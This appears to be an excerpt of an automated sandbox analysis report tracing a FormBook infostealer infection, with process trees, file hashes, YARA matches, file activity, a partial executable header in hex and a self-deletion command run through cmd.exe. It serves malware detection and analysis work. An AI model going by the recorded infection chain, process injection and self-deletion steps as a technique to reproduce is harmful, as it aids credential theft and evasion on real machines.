C:\Users\user\AppData\Local\Temp\nsjB7EC.tmp	unknown	4	success or wait	1	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsjB7EC.tmp	unknown	2443	success or wait	1	403280	ReadFile
C:\Users\user\AppData\Local\Temp\nsjB7EC.tmp	unknown	4	success or wait	3	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsjB7EC.tmp	unknown	16384	success or wait	82	405E53	ReadFile

Analysis Process: acqyswhf.exe PID: 2864 Parent PID: 260

General

Start time:	07:16:16
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe C:\Users\user\AppData\Local\Temp\Nla\invbat.p
Imagebase:	0xbd0000
File size:	893608 bytes
MD5 hash:	C56B5F0201A3B3DE53E561FE76912BFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2169563317.0000000000220000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2169563317.0000000000220000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2169563317.0000000000220000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Antivirus matches:	• Detection: 5%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	1E0243	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe	unknown	893608	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 16 73 44 90 52 12 2a c3 52 12 2a c3 52 12 2a c3 14 43 cb c3 50 12 2a c3 cc b2 ed c3 53 12 2a c3 5f 40 f5 c3 61 12 2a c3 5f 40 ca c3 e3 12 2a c3 5f 40 cb c3 67 12 2a c3 5b 6a a9 c3 5b 12 2a c3 5b 6a b9 c3 77 12 2a c3 52 12 2b c3 72 10 2a c3 e7 8c c0 c3 02 12 2a c3 e7 8c f5 c3 53 12 2a c3 5f 40 f1 c3 53 12 2a c3 52 12 bd c3 50 12 2a c3 e7 8c f4 c3 53 12 2a c3 52 69 63 68 52 12 2a	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........sD.R.*.R.*.R.*..C..P. *.....S.*._@..a.*._@....*._@ ..g.*.[j..[.*.[j..w.*.R.+.r.*... ....*.....S.*._@..S.*.R...P.*. ....S.*.RichR.*	success or wait	1	1E0263	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	65536	success or wait	5	C012FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	4096	end of file	2	C012FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	65536	success or wait	5	C012FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	4096	end of file	2	C012FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	65536	success or wait	1	BE427C	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	65536	success or wait	3	BE39EF	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\invbat.p	unknown	65536	end of file	1	BE39EF	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\tigowmbk.tt	unknown	164864	success or wait	1	1E1775	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe	unknown	893608	success or wait	1	1E014A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	1E0AD0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	1E0AD0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	1E0AD0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	1E0AD0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	1E0AD0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	1E0AD0	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	1E0AD0	ReadFile

Analysis Process: dtz25z5e9sr.exe PID: 2032 Parent PID: 2864

General

Start time:	07:16:16
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe C:\Users\user\AppData\Local\Temp\Nla\invbat.p
Imagebase:	0x400000
File size:	893608 bytes
MD5 hash:	535DD1329AEF11BF4654B3270F026D5B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2204900441.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2204900441.00000000001F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2204900441.00000000001F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2204979251.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2204979251.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2204979251.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2204962869.00000000003C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2204962869.00000000003C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2204962869.00000000003C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000001.2167976340.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000001.2167976340.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000001.2167976340.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 21%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182C7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2032

General

Start time:	07:16:20

Start date:	27/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: 3044 Parent PID: 1388

General

Start time:	07:16:32
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0x720000
File size:	658944 bytes
MD5 hash:	A475B7BB0CCCFD848AA26075E81D7888
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 3024 Parent PID: 1388

General

Start time:	07:16:33
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0xb60000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2380114742.00000000000B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2380114742.00000000000B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2380114742.00000000000B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2380245950.0000000000210000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2380245950.0000000000210000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2380245950.0000000000210000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2380085574.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2380085574.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2380085574.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982C7	NtReadFile

Analysis Process: cmd.exe PID: 2168 Parent PID: 3024

General

Start time:	07:16:36
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe'
Imagebase:	0x4abd0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe	success or wait	1	4ABDA7BD	DeleteFileW

Disassembly

Code Analysis